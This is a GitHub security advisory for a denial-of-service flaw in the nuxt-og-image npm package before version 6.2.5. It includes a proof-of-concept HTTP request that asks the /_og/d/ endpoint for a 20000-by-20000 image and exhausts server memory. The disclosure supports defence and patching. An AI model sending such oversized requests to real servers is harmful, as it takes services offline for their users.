

 [nuxt-modules](#) / [og-image](#) Public[Code](#) [Issues](#) 3 [Pull requests](#) 6 [Actions](#) [Security and quality](#) 3 [Insights](#)

Denial of Service via unbounded image dimensions

Moderate harlan-zw published [GHSA-c7xp-q6q8-hg76](#) last week

Package

 [nuxt-og-image](#) ([npm](#))

Affected versions

< 6.2.5

Patched versions

6.2.5

Description

Product: Nuxt OG Image**Version:** 6.1.2**CWE-ID:** [CWE-404](#): Improper Resource Shutdown or Release**CVSS vector v.4.0:** 6.9 (AV:N/AC:L/AT:N/PR:N/UI:N/VC:N/VI:N/VA:L/SC:N/SI:N/SA:N)**Description:** Failure to limit the length and width of the generated image results in a denial of service.**Impact:** Denial of service**Exploitation condition:** An external user**Mitigation:** Implement a limitation on the width and length of the generated image.**Researcher:** Dmitry Prokhorov (Positive Technologies)

Research

During the analysis of the `nuxt-og-image` package, which is shipped with the `nuxt-seo` package, a zero-day vulnerability was discovered.

This research revealed that the image-generation component by the URI: `/_og/d/` (and, in older versions, `/og-image/`) contains a Denial of Service (DoS) vulnerability. The issue arises because there is no restriction on the width and height parameters of the generated image. The vulnerability was reproduced using the standard configuration and the default templates.

Listing 1. The content of the configuration file `nuxt.config.ts`

```
export default defineNuxtConfig({
  modules: ['nuxt-og-image'],
```



```
devServer: {
  host: 'web-test.local',
  port: 3000
},
site: {
  url: 'http://web-test.local:3000',
},
ogImage: {
  fonts: [
    'Inter:400',
    'Inter:700'
  ],
}
})
```

Vulnerability reproduction

To demonstrate the proof-of-concept, a request should be sent with the increased `width` and `height` parameters. This will cause a delay and exhaust the server's resources during image generation.

Listing 2. HTTP-request example

```
GET /_og/d/og.png?width=20000&height=20000 HTTP/1.1
Host: web-test.local:3000
```




Figure 1. HTTP-response: denial-of-service error

The screenshot shows the 'Request' and 'Response' tabs in a browser's developer tools. The request is a GET request to `/_og/d/og.png?width=20000&height=20000` with a host of `web-test.local:3000`. The response is an error page with the following content:

```
Response  
Pretty Raw Hex Render Hackvertor UnUnicode  
  
Error  
An error has occurred  
  
ⓘ resvg worker timed out — killing worker  
  
Stack Trace  
 View All Frames Pretty Raw  
C:/Users/ratel_xx/nuxt/og/my-nuxt-app/node_modules/nuxt-og-image/dist/runtime/server/og-image/bindings/resvg/node-dev.js in Timeout_onTime... at line 81...  
76 if (!worker)  
77 worker = createWorker();
```

After sending a HTTP-request, the test server's memory was exhausted.

Figure 2. Video memory exhausted error



Credits

Researcher: Dmitry Prokhorov (Positive Technologies)

Moderate 5.3 / 10

CVSS v3 base metrics

Attack vector	Network
Attack complexity	Low
Privileges required	None
User interaction	None
Scope	Unchanged
Confidentiality	None
Integrity	None
Availability	Low

[Learn more about base metrics](#)

CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:N/A:L

CVE ID

CVE-2026-34404

Weaknesses

▶ CWE-400